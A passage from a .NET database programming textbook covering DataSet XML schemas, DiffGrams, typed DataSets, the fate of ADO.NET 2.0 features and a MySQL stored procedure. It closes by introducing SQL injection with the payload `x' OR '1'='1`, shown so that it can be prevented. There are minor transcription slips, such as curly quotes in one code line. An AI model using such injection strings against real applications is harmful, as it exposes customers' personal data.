{guessed.Tables["Person"]!.PrimaryKey.Length > 0}");

        Console.WriteLine("\n4. The same file read after ReadXmlSchema: the types and the
relation survive");
        ds.WriteXmlSchema("personcontact.xsd");
        var typed = new DataSet();
        typed.ReadXmlSchema("personcontact.xsd");
        typed.ReadXml("personcontact.xml", XmlReadMode.ReadSchema);
        foreach (DataTable t in typed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        DataRow didi =
typed.Tables["Person"]!.Rows.Find(2L)!.GetChildRows("PersonHasContacts")[0];
        Console.WriteLine($"   relations: {typed.Relations.Count}; person 2's contact is
\"{didi["NickName"]}\", phone {didi["Phone"]}");

        Console.WriteLine("\n5. A change, written as a DiffGram (XmlWriteMode.DiffGram)");
        ds.Tables["Person"]!.Rows.Find(1L)![“Name”] = "Bier";
        ds.Tables["Person"]!.Rows.Add(3L, "Hendra", "Wijaya");
        DataSet changes = ds.GetChanges()!;
        Console.WriteLine(Xml(w => changes.WriteXml(w, XmlWriteMode.DiffGram)));

        File.Delete("personcontact.xml");
        File.Delete("personcontact.xsd");
    }
```

The first part of the output is the file itself, the same document as **Figure 15.52**:

```
1. ds.WriteXml("personcontact.xml")
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@example.com</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

The schema is longer, and it is worth reading once, because it contains everything the DataSet knows that the data does not say:

Listing 15.19 The XML Schema of the person-contacts DataSet, written by `WriteXmlSchema`. Column types are `xs:long` and `xs:string`; `minOccurs="0"` marks a column that may be NULL; `xs:unique` with `msdata:PrimaryKey="true"` is a primary key; `xs:keyref` is the relation `PersonHasContacts`.

```
2. ds.WriteXmlSchema(...) -- the schema, as XML Schema (XSD)
<xs:schema id="PersonContacts" xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:msdata="urn:schemas-microsoft-com:xml-msdata">
  <xs:element name="PersonContacts" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
    <xs:complexType>
      <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="Person">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
        <xs:element name="Contact">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
              <xs:element name="NickName" type="xs:string" minOccurs="0" />
              <xs:element name="EMail" type="xs:string" minOccurs="0" />
              <xs:element name="Phone" type="xs:string" minOccurs="0" />
              <xs:element name="PersonID" type="xs:long" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
      </xs:choice>
    </xs:complexType>
    <xs:unique name="Constraint1" msdata:PrimaryKey="true">
      <xs:selector xpath=".//Person" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:unique name="Contact_Constraint1" msdata:ConstraintName="Constraint1"
msdata:PrimaryKey="true">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:keyref name="PersonHasContacts" refer="Constraint1">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="PersonID" />
    </xs:keyref>
  </xs:element>
</xs:schema>
```

Listing 15.20 compares what comes back when the file is read with and without that schema:

Listing 15.20 Reading XML with an inferred schema and with the real one. Inference makes every column a `String` and loses the key and the relation; the real schema restores the `Int64` columns, the relation and navigation along it.

```
3. ReadXml with XmlReadMode.InferSchema: the structure is guessed from the data
   Person: ID (String), FirstName (String), Name (String)
   Contact: ID (String), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (String)
   relations: 0, primary key on Person: False

4. The same file read after ReadXmlSchema: the types and the relation survive
   Person: ID (Int64), FirstName (String), Name (String)
   Contact: ID (Int64), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (Int64)
   relations: 1; person 2's contact is "Didi", phone 7133
```

Inference is a guess made from the text, and text has no types: `<ID>1</ID>` could be a number or a string, so it becomes a string, and nothing in the data says that `PersonID` refers to `Person.ID`. Whenever a DataSet travels as XML, send the schema with it (`XmlWriteMode.WriteSchema`) or keep the schema in a file both sides share.

Finally, a **DiffGram** records changes rather than just data (**Listing 15.21**):

Listing 15.21 A DiffGram of two changes: person 1 renamed *Bier* (`hasChanges="modified"`, with the old row under `diffgr:before`) and person 3 added (`hasChanges="inserted"`, with no before). This is what a DataSet sent between tiers so that the receiver could run exactly the right `UPDATE` and `INSERT`.

```
<diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata"
xmlns:diffgr="urn:schemas-microsoft-com:xml-diffgram-v1">
  <PersonContacts>
    <Person diffgr:id="Person1" msdata:rowOrder="0" diffgr:hasChanges="modified">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Bier</Name>
    </Person>
    <Person diffgr:id="Person2" msdata:rowOrder="1" diffgr:hasChanges="inserted">
      <ID>3</ID>
      <FirstName>Hendra</FirstName>
      <Name>Wijaya</Name>
    </Person>
  </PersonContacts>
  <diffgr:before>
    <Person diffgr:id="Person1" msdata:rowOrder="0">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Beer</Name>
    </Person>
  </diffgr:before>
</diffgr:diffgram>
```

15.8.3 Typed DataSets and the XML DOM

Accessing a column as `row["Name"]` has two weaknesses: a misspelled name is found only when the program runs, and the value comes back as `object` and needs a cast. A **typed DataSet** fixes both (**Figure 15.54**). The tool `xsd.exe` reads an XML Schema such as `personcontact.xsd` and, with the option `/dataset`, generates classes that derive from the general ones and add properties for every table, column and relation: a `PersonContacts` class derived from `DataSet`, a `PersonDataTable` with a `NewPersonRow()` method, and a `PersonRow` with a `long Id`, a `string FirstName` and a `GetContactRows()` method.

- *Typed DataSets* provide typed data access
- The tool **xsd.exe** generates the classes from an XML Schema

```
> xsd.exe personcontact.xsd /dataset
```

- The classes define properties for typed access to rows, columns and relations



Figure 15.54 Typed DataSets. `xsd.exe personcontact.xsd /dataset` generates `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow` and `ContactRow`, each derived from the general class and adding typed members.

Figure 15.55 compares the two styles. In the conventional DataSet the table is found by a string, a row's column by a string, and the child rows by the relation's name as a string. In the typed DataSet every one of those is a property the compiler checks, and `person.Name = "Beer"` needs no cast.

- Data access in a conventional DataSet

```
DataSet ds = new DataSet("PersonContacts");
DataTable personTable = new DataTable("Person");
...
ds.Tables.Add(personTable);
DataRow person = personTable.NewRow();
personTable.Rows.Add(person);
person["Name"] = "Beer";
...
person.GetChildRows("PersonHasContacts")[0]["Name"] = "Beer";
```

- Data access in a typed DataSet

```
PersonContacts typedDS = new PersonContacts();
PersonContacts.PersonDataTable personTable = typedDS.Person;
PersonContacts.PersonRow person = personTable.NewPersonRow();
personTable.AddPersonRow(person);
person.Name = "Beer";
...
person.GetContactRows()[0].Name = "Beer";
```

Figure 15.55 Data access in a conventional DataSet (strings and casts) and in a typed DataSet (properties checked by the compiler).

Typed DataSets were generated by Visual Studio's DataSet designer on the .NET Framework; on .NET 10 the designer and `xsd.exe`'s DataSet generation are not part of the SDK. Their idea survived in a better form: an entity class with typed properties, which is what Entity Framework Core uses (Section 15.16), and what the Laundry's `BillView` record is.

The last integration was **`XmlDataDocument`** (**Figure 15.56**): an XML DOM document synchronized with a DataSet, so that a change made through the DataSet was visible through the DOM, and an XPath query such as `descendant::Person[ID='3']` could find a row. On .NET 10 the class still exists but is marked obsolete; if you need XPath over a DataSet's data, write it with `WriteXml` into an `XmlDocument` or an `XDocument` and query that.

- **XmlDataDocument** gives access through the XML DOM interface
- Changes are synchronized between the XmlDataDocument and the DataSet

Example

- Create an XmlDataDocument for a DataSet, and change data in the DataSet

```
XmlDataDocument xmlDoc = new XmlDataDocument(ds);
...
DataTable table = ds.Tables["Person"];
table.Rows.Find(3)["Name"] = "Changed Name!";
```

- Reach the changed data through the XmlDataDocument

```
XmlElement root = xmlDoc.DocumentElement;
XmlNode person = root.SelectSingleNode("descendant::Person[ID='3']");
Console.WriteLine("Access via XML: \n" + person.OuterXml);
```

Figure 15.56 `XmlDataDocument`: an XML DOM view of a DataSet, kept in step with it; a change made through the DataSet is found through the DOM with XPath.

15.9 What ADO.NET 2.0 Promised, and What Became of It

ADO.NET 2.0 (2005) extended the interfaces and was tightly coupled with SQL Server 2005, code-named "Yukon" (**Figure 15.57**). The features announced for it were bulk copy, Multiple Active Result Sets, asynchronous execution, batch processing of updates, paging through a query's result, and ObjectSpaces. Some shipped as announced, some shipped under another name, and two did not ship at all; this section shows each as it was announced and then says what you use today, so that you can read both old material and new code.

- Extended interfaces
- Tight coupling with SQL Server 2005 ("Yukon")

New features, many of them only for SQL Server 2005

- bulk copy
- *Multiple Active Result Sets* (MARS)
- asynchronous execution of database operations
- batch processing of database updates
- paging through the result of a query
- *ObjectSpaces*

Figure 15.57 ADO.NET 2.0: extended interfaces and new features, many of them only for SQL Server 2005.

Bulk copy inserts a large amount of data in one operation (**Figure 15.58**): a DataReader over the source feeds `WriteToServer` on the target, far faster than one `INSERT` per row. It shipped as `SqlBulkCopy` (not `SqlBulkCopyOperation`) and is in `Microsoft.Data.SqlClient` today; `MySqlConnector` has `MySqlBulkCopy`; for SQLite, many `INSERT`s inside one transaction are fast enough, because the cost of SQLite writes is almost all in the commit.

- Inserting a large amount of data in one operation (SQL Server only)
- Announced as class **SqlBulkCopyOperation**; shipped as **SqlBulkCopy**

1. Define the data source

```
SqlConnection sourceCon = new SqlConnection(conString); sourceCon.Open();
SqlCommand sourceCmd = new SqlCommand("SELECT * FROM Customers", sourceCon);
IDataReader sourceReader = sourceCmd.ExecuteReader();
```

2. Define the target

```
SqlConnection targetCon = new SqlConnection(conString); targetCon.Open();
```

3. Copy the data from the source to the target in one operation

```
SqlBulkCopyOperation bulkCmd = new SqlBulkCopyOperation(targetCon);
bulkCmd.DestinationTableName = "Copy_Customers";
bulkCmd.WriteDataReaderToServer(sourceReader);
```

Figure 15.58 Bulk copy: define the source (a reader over `SELECT * FROM Customers`), define the target connection, and copy everything in one operation into `Copy_Customers`.

Multiple Active Result Sets (MARS) lift the rule that one connection may have only one open DataReader at a time (**Figure 15.59**): the example reads customers with one reader and, for each customer, that customer's orders with a second reader on the same connection. It shipped, for

SQL Server, switched on with `MultipleActiveResultSets=True` in the connection string. Most of the time a join — one query, one reader — is the better answer.

- Before: one open DataReader per connection
- ADO.NET 2.0: several DataReaders open in parallel on one connection

```
SqlConnection con = new SqlConnection(conStr);
con.Open();
SqlCommand custCmd = new SqlCommand("SELECT CustomerId, CompanyName " +
    "FROM Customers ORDER BY CustomerId", con);
SqlCommand ordCmd = new SqlCommand("SELECT CustomerId, OrderId, OrderDate " +
    "FROM Orders ORDER BY CustomerId, OrderDate", con);
SqlDataReader custRdr = custCmd.ExecuteReader();
SqlDataReader ordRdr = ordCmd.ExecuteReader();
string custID = null;
while (custRdr.Read()) {            // use the first reader
    custID = custRdr.GetString(0);
    while (ordRdr.Read() && ordRdr.GetString(0) == custID) {   // the second
        ...
    }
}
...
```

Figure 15.59 Multiple Active Result Sets: two DataReaders open on one connection, the second reading each customer's orders while the first is positioned on the customer.

Asynchronous execution let a program start a command and do something else while the database worked, with pairs of methods such as `BeginExecuteReader` and `EndExecuteReader` and a callback (**Figure 15.60**, **Figure 15.61**). It shipped in that form, and was replaced in .NET 4.5 by the `Task`-based methods — `OpenAsync`, `ExecuteReaderAsync`, `ExecuteNonQueryAsync`, `ReadAsync` — which C#'s `await` makes as easy to read as synchronous code. **Listing 15.2** used them.

- Before: commands executed synchronously only
- ADO.NET 2.0: asynchronous execution, in the style of asynchronous I/O

```
IAsyncResult BeginExecuteReader(AsyncCallback callback)
IDataReader  EndExecuteReader(IAsyncResult result)

IAsyncResult BeginExecuteNonQuery(AsyncCallback callback)
int          EndExecuteNonQuery(IAsyncResult result)

IAsyncResult BeginExecuteXmlReader(AsyncCallback callback)
XmlReader    EndExecuteXmlReader(IAsyncResult result)
```

Figure 15.60 The asynchronous methods of ADO.NET 2.0: `Begin...`/`End...` pairs for readers, non-queries and XML readers, in the style of asynchronous I/O.

```
public class Async {
    SqlCommand cmd;   // command to be executed asynchronously
    public void CallCmdAsync() {
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK...");
        cmd = new SqlCommand("MyLongRunningStoredProc", con);
        cmd.CommandType = CommandType.StoredProcedure;
        con.Open();
        // execute the command asynchronously
        cmd.BeginExecuteNonQuery(new AsyncCallback(AsyncCmdEnded), null);
        ...
    }

    // this callback method runs when the SQL command has finished
    public void AsyncCmdEnded(IAsyncResult result) {
        cmd.EndExecuteNonQuery(result);
        // optionally do some work based on the results
        ...
    }
}
```

Figure 15.61 Running a long stored procedure asynchronously: `BeginExecuteNonQuery` with a callback, and `EndExecuteNonQuery` in the callback when the command has finished.

Batch processing of updates: instead of one round trip per changed row, a DataAdapter with `UpdateBatchSize` set sends several rows per round trip (**Figure 15.62**). It shipped for SQL Server and is supported by `MySqlDataAdapter`; **Listing 15.17** sets it to 50.

- Before: rows updated one at a time
- ADO.NET 2.0: several rows updated in one batch (SQL Server)
- **UpdateBatchSize** is set on the DataAdapter

```
void UpdateCategories(DataSet ds, SqlConnection con) {
    // create an adapter with select and update commands
    SqlDataAdapter da = new SqlDataAdapter("SELECT * FROM Categories", con);
    // the command builder creates the missing UPDATE, INSERT and DELETE commands
    SqlCommandBuilder cb = new SqlCommandBuilder(da);
    // set the batch size != 1
    da.UpdateBatchSize = 50;
    ...
    // execute the update in batch mode
    da.Update(ds.Tables["Categories"]);
}
```

Figure 15.62 Batch updates: a `SqlDataAdapter` whose missing commands are built by a `SqlCommandBuilder`, and `UpdateBatchSize = 50` so that fifty rows travel in each round trip.

Paging was to be an operation `ExecutePageReader(behavior, startRow, pageSize)` giving access to a subset of rows, very useful with user-interface controls such as a grid (**Figure 15.63**). **It never shipped.** Paging is done in SQL: `LIMIT 20 OFFSET 40` in SQLite and MySQL, `OFFSET 40 ROWS FETCH NEXT 20 ROWS ONLY` in SQL Server, with the numbers passed as parameters. The Laundry's `RecentBills` uses `LIMIT @limit`.

- The announced operation **ExecutePageReader** gives access to a subset of the rows

```
ExecutePageReader(CommandBehavior b, int startRow, int pageSize)
```

- Useful together with user-interface controls such as a grid
- **Never shipped**: paging is done in SQL (`LIMIT … OFFSET …`, `OFFSET … FETCH NEXT …`)

Figure 15.63 The announced `ExecutePageReader` operation, for reading one page of a result.

ObjectSpaces were to map objects to relational data, with the mapping defined in an XPath-based language called OPath (**Figure 15.64**). Its classes were `ObjectSpace` for communicating with the data source, `ObjectSources` for the list of connections, `ObjectQuery` for reading objects with OPath, `ObjectSet` for storing objects (like a DataSet), and `ObjectList` and `ObjectHolder` for delayed reading. The example in **Figure 15.65** loads a mapping file, queries customers whose `Id >= 'T'`, and prints each as an object. **It never shipped either** — it was folded into a larger plan and then abandoned — but the idea did not die: LINQ to SQL (2007) and then Entity Framework (2008) delivered it, and Entity Framework Core is how most .NET applications reach their data today. Section 15.16 writes the Laundry's unit of work with it.

- ObjectSpaces map objects to relational data
- The mapping is defined in the language *OPath*, based on *XPath*
- **Never shipped**; LINQ to SQL and Entity Framework took its place

Classes of ObjectSpaces

ObjectSpace	communication with the data source
ObjectSources	the list of connections to the data source
ObjectQuery	reading objects with OPath
ObjectSet	stores the objects (similar to a DataSet)
ObjectList, ObjectHolder	collections for delayed reading of objects

Figure 15.64 ObjectSpaces: an object–relational mapping defined in OPath, with classes for the space, its sources, queries, sets and lazily loaded lists.

```
public class Customer {          // mapped class
    public string Id;            // primary key
    public string Name;
    public string Company;
    public string Phone;
}
public class ObjectSpaceSample {
    public static void Main() {
        // load the mapping and data source information and create the ObjectSpace
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK; ...");
        ObjectSpace os = new ObjectSpace("map.xml", con);
        // query for objects
        ObjectQuery oQuery = new ObjectQuery(typeof(Customer), "Id >= 'T'", "");
        ObjectReader reader = os.GetObjectReader(oQuery);
        // print the result
        foreach (Customer c in reader) {
            Console.WriteLine(c.GetType() + ":");
            Console.WriteLine("Id: " + c.Id);
            Console.WriteLine("Name: " + c.Name);
            Console.WriteLine("Phone: " + c.Phone);
        }
        reader.Close();
        con.Close();
    }
}
```

Figure 15.65 An ObjectSpaces program: a mapped `Customer` class, an `ObjectSpace` built from `map.xml` and a connection, an `ObjectQuery` in OPath, and a reader that returns `Customer` objects instead of rows.

Table 15.8 summarizes.

Table 15.8 What became of ADO.NET 2.0's announced features.

Announced for ADO.NET 2.0	Shipped?	What you use on .NET 10
Bulk copy (`SqlBulkCopyOperation`)	yes, as `SqlBulkCopy`	`SqlBulkCopy`, `MySqlBulkCopy`; many inserts in one transaction on SQLite
Multiple Active Result Sets	yes (SQL Server)	`MultipleActiveResultSets=True`; usually a join instead
Asynchronous `Begin…`/`End…`	yes; superseded in .NET 4.5	`OpenAsync`, `ExecuteReaderAsync`, `ReadAsync` with `await`
Batch updates	yes	`UpdateBatchSize` on SQL Server and MySQL adapters
`ExecutePageReader`	no	`LIMIT … OFFSET …` or `OFFSET … FETCH NEXT …` with parameters
ObjectSpaces and OPath	no	LINQ and Entity Framework Core

15.10 Stored Procedures

15.10.1 What a stored procedure is, and why you might want one

> **DEFINITION.** A **stored procedure** is a named program written in the database's own procedural SQL, stored *in* the database and run *by* the database server when a client calls it with `CALL name(arguments)`. It can take input parameters, return output parameters and result sets, declare variables, branch and loop, and run transactions.

Four reasons make stored procedures attractive. **One round trip**: the Laundry's unit of work needs five statements; a procedure sends one `CALL` and does the five inside the server. **One implementation**: a PHP page, a Java service and a .NET program that all call `create_bill_with_payment` cannot disagree about the rules. **Narrow permissions**: the application's account can be granted `EXECUTE` on the procedure and nothing on the tables, so even a program that is completely taken over cannot write an arbitrary row. **The rules sit next to the data.** Three reasons argue against them: procedural SQL is a weaker language than C#, Java or Python and harder to test; every database has its own dialect (MySQL's is not SQL Server's T-SQL, and SQLite has **no stored procedures at all**); and business rules split between the database and the application are harder to find. The Laundry keeps its rules in the data layer, which runs on SQLite; this section writes the same unit of work as a MySQL procedure so that you can see, and weigh, the alternative.

15.10.2 The unit of work as a MySQL procedure

Listing 15.22 is the procedure, in MySQL 8 / MariaDB syntax.

Listing 15.22 `sql/create_bill_with_payment.mysql.sql`: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server.

```
-- Profitina Laundry: a new bill, its first status-log row and its first payment,
-- as ONE stored procedure running ONE transaction. MySQL 8 / MariaDB 10.6+ syntax.
-- Load it after schema.mysql.sql and seed.mysql.sql:
--     mysql -u root -p profitina_laundry < create_bill_with_payment.mysql.sql
-- (Not executed in this book's build environment, which has no MySQL server.)

USE profitina_laundry;

DROP PROCEDURE IF EXISTS create_bill_with_payment;

DELIMITER //

CREATE PROCEDURE create_bill_with_payment(
    IN  p_customer  CHAR(5),
    IN  p_service   VARCHAR(5),
    IN  p_unit      INT,
    IN  p_rack      VARCHAR(3),
    IN  p_outlet    CHAR(3),
    IN  p_employee  CHAR(5),
    IN  p_now       DATETIME,
    IN  p_method    VARCHAR(8),        -- NULL or '' when nothing is paid yet
    IN  p_amount    DECIMAL(10,2),     -- 0 when nothing is paid yet
    IN  p_reference VARCHAR(50),
    OUT p_bill_id   CHAR(5))
BEGIN
    DECLARE v_price  DECIMAL(7,2) DEFAULT NULL;
    DECLARE v_charge DECIMAL(10,2);
    DECLARE v_max    CHAR(5);

    -- Any SQL error below: undo everything this call did, then report the error unchanged.
    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        ROLLBACK;
        RESIGNAL;
    END;

    START TRANSACTION;

    SELECT price INTO v_price FROM Service WHERE id = p_service;
    IF v_price IS NULL THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'There is no such service.';
    END IF;
    IF p_unit IS NULL OR p_unit <= 0 THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'The number of units must be at least
1.';
    END IF;
```

Listing 15.22 (Continued) *sql/create_bill_with_payment.mysql.sql: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server.*

```
    SET v_charge = v_price * p_unit;
    IF p_amount < 0 OR p_amount > v_charge THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'A first payment must be between 0 and
the charge.';
    END IF;

    -- FOR UPDATE locks what it reads, so two cashiers cannot compute the same next id.
    SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE;
    SET p_bill_id = CONCAT('B', LPAD(COALESCE(CAST(SUBSTRING(v_max, 2) AS UNSIGNED), 0) +
1, 4, '0'));

    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                      Customer_id, Employee_id, Service_id, Outlet_id)
    VALUES (p_bill_id, p_now, 'queued', p_rack, p_unit, v_charge,
            p_customer, p_employee, p_service, p_outlet);

    INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
    VALUES (p_bill_id, 'queued', p_now, p_employee);

    IF p_amount > 0 THEN
        INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
        VALUES (p_bill_id, p_now, p_method, p_amount, NULLIF(p_reference, ''));
    END IF;

    COMMIT;
END //

DELIMITER ;

-- Trying it from the mysql client:
--   CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', '001', 'E0004',
--                                 '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
--   SELECT @id;                          -- B2954 on a fresh copy of the sample data
--
-- The application account needs only this, not INSERT on the three tables:
--   GRANT EXECUTE ON PROCEDURE profitina_laundry.create_bill_with_payment TO
'laundry'@'localhost';
```

Line by line, the parts that are new:

- **`DELIMITER // … // … DELIMITER ;`** The body of a procedure contains semicolons. The `mysql` client would send the text to the server at the first one, halfway through the procedure; `DELIMITER //` tells the *client* to treat `//` as the end of a statement until further notice. It is a client command, not SQL, which is why phpMyAdmin has a separate "Delimiter" box instead.
- **`IN` and `OUT` parameters.** Ten values go in; the new bill id comes out through `p_bill_id`. In MySQL an `OUT` parameter is read by the caller from a user variable (`CALL …, @id); SELECT @id;`) or, from a program, as an output parameter.
- **`DECLARE` variables** hold the price, the charge and the highest existing id.
- **`DECLARE EXIT HANDLER FOR SQLEXCEPTION BEGIN ROLLBACK; RESIGNAL; END`** is the procedure's `catch`: any SQL error in the body — a foreign key, the `ENUM` refusing `'gopay'`, a rule signalled below — jumps here, the transaction is rolled back, and `RESIGNAL` passes the original error on to the caller unchanged.
- **`SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = …`** is the procedure's `throw`. `45000` means "unhandled user-defined exception"; the handler above catches it too, rolls back, and resignals it, so the caller receives the message.

- `SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE` reads the highest id and locks what it read until the transaction ends, so that a second cashier's call waits instead of computing the same next id (the phantom of **Table 15.7**).
- `LPAD(… + 1, 4, '0')` turns 2954 into `2954` and 17 into `0017`, and `CONCAT('B', …)` adds the letter: `B2954`.

15.10.3 Calling a procedure

From the `mysql` client, the call and the result look like this (the commented lines at the end of **Listing 15.22**):

```
mysql> CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004',
    ->      '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
mysql> SELECT @id;
```

From ADO.NET, a command whose `CommandType` is `StoredProcedure` has the procedure's *name* as its `CommandText`, one parameter per procedure parameter, and a parameter with `Direction = ParameterDirection.Output` for the result (**Listing 15.23**).

Listing 15.23 `fragments/CallProcedure.MySql.cs`: calling the procedure from ADO.NET with `CommandType.StoredProcedure` and an output parameter. Not run in this book.

```
// Calling the stored procedure of sql/create_bill_with_payment.mysql.sql from ADO.NET.
// NOT RUN in this book (no MySQL, no NuGet).   dotnet add package MySqlConnector
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
con.Open();
using var cmd = new MySqlCommand("create_bill_with_payment", con);
cmd.CommandType = CommandType.StoredProcedure;           // CommandText is a procedure
name, not SQL
cmd.Parameters.AddWithValue("p_customer", "C0001");
cmd.Parameters.AddWithValue("p_service", "S0001");
cmd.Parameters.AddWithValue("p_unit", 5);
cmd.Parameters.AddWithValue("p_rack", "A01");
cmd.Parameters.AddWithValue("p_outlet", "O01");
cmd.Parameters.AddWithValue("p_employee", "E0004");
cmd.Parameters.AddWithValue("p_now", new DateTime(2026, 9, 30, 21, 0, 0));
cmd.Parameters.AddWithValue("p_method", "cash");
cmd.Parameters.AddWithValue("p_amount", 20000m);
cmd.Parameters.AddWithValue("p_reference", DBNull.Value);
var billId = new MySqlParameter("p_bill_id", MySqlDbType.String, 5) { Direction =
ParameterDirection.Output };
cmd.Parameters.Add(billId);

try
{
    cmd.ExecuteNonQuery();
    Console.WriteLine($"created {billId.Value}");      // B2954 on a fresh copy of the
sample data
}
catch (MySqlException e)
{
    Console.WriteLine($"refused, nothing written: {e.Message}");   // the procedure rolled
back
}
```

The other languages call it just as directly. PHP's PDO sends `CALL create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, @id)` as a prepared statement and then `SELECT @id`; Java's JDBC

uses a `CallableStatement` prepared from `"{call create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)}"` with `registerOutParameter(11, Types.CHAR)`; Python's PyMySQL has `cursor.callproc("create_bill_with_payment", args)` and reads the output from `@_create_bill_with_payment_10`. In every case the values travel as parameters, and in every case a refusal arrives as the driver's exception carrying the `MESSAGE_TEXT`.

> **KEY INSIGHT.** A stored procedure and a repository method are two places to put the same unit of work. What matters is that there is exactly *one* place, that it runs in one transaction, and that no caller can write the three rows any other way. The GRANT at the end of **Listing 15.22** makes the procedure that one place by force; a data layer makes the repository that one place by convention.

15.11 SQL Injection, Shown and Prevented

15.11.1 The attack

Section 5.15 met SQL injection in PHP. It deserves a second, longer look here, because it is the reason for more of this chapter's code than any other single idea, and because it is not really about SQL. It is about **gluing**: building a statement in one language by pasting in text that came from somebody else. Whenever the text can contain the language's own punctuation — a quote, a semicolon, a comment marker — the stranger can end your statement and start one of their own.

The simplest case is a search box. The program glues the visitor's text between quotes:

```
"SELECT id, name FROM Customer WHERE name = '" + input + "'"
```

For `Nabila Rahman` the result is the statement the programmer imagined. For `x' OR '1'='1` it is

```
SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'
```

The visitor's first quote closed the programmer's string; `OR '1'='1'` is now SQL; and the programmer's final quote closed the visitor's last string. The condition is

$$(name = \text{'x'}) \vee (\text{'1'} = \text{'1'}) \tag{15.4}$$

and because its right-hand side is true for every row, Equation (15.4) is true for every row: the query returns all 256 customers, with names and phone numbers, to a stranger. **Listing 15.24** runs exactly that, and something worse, on a temporary copy of the Laundry database.

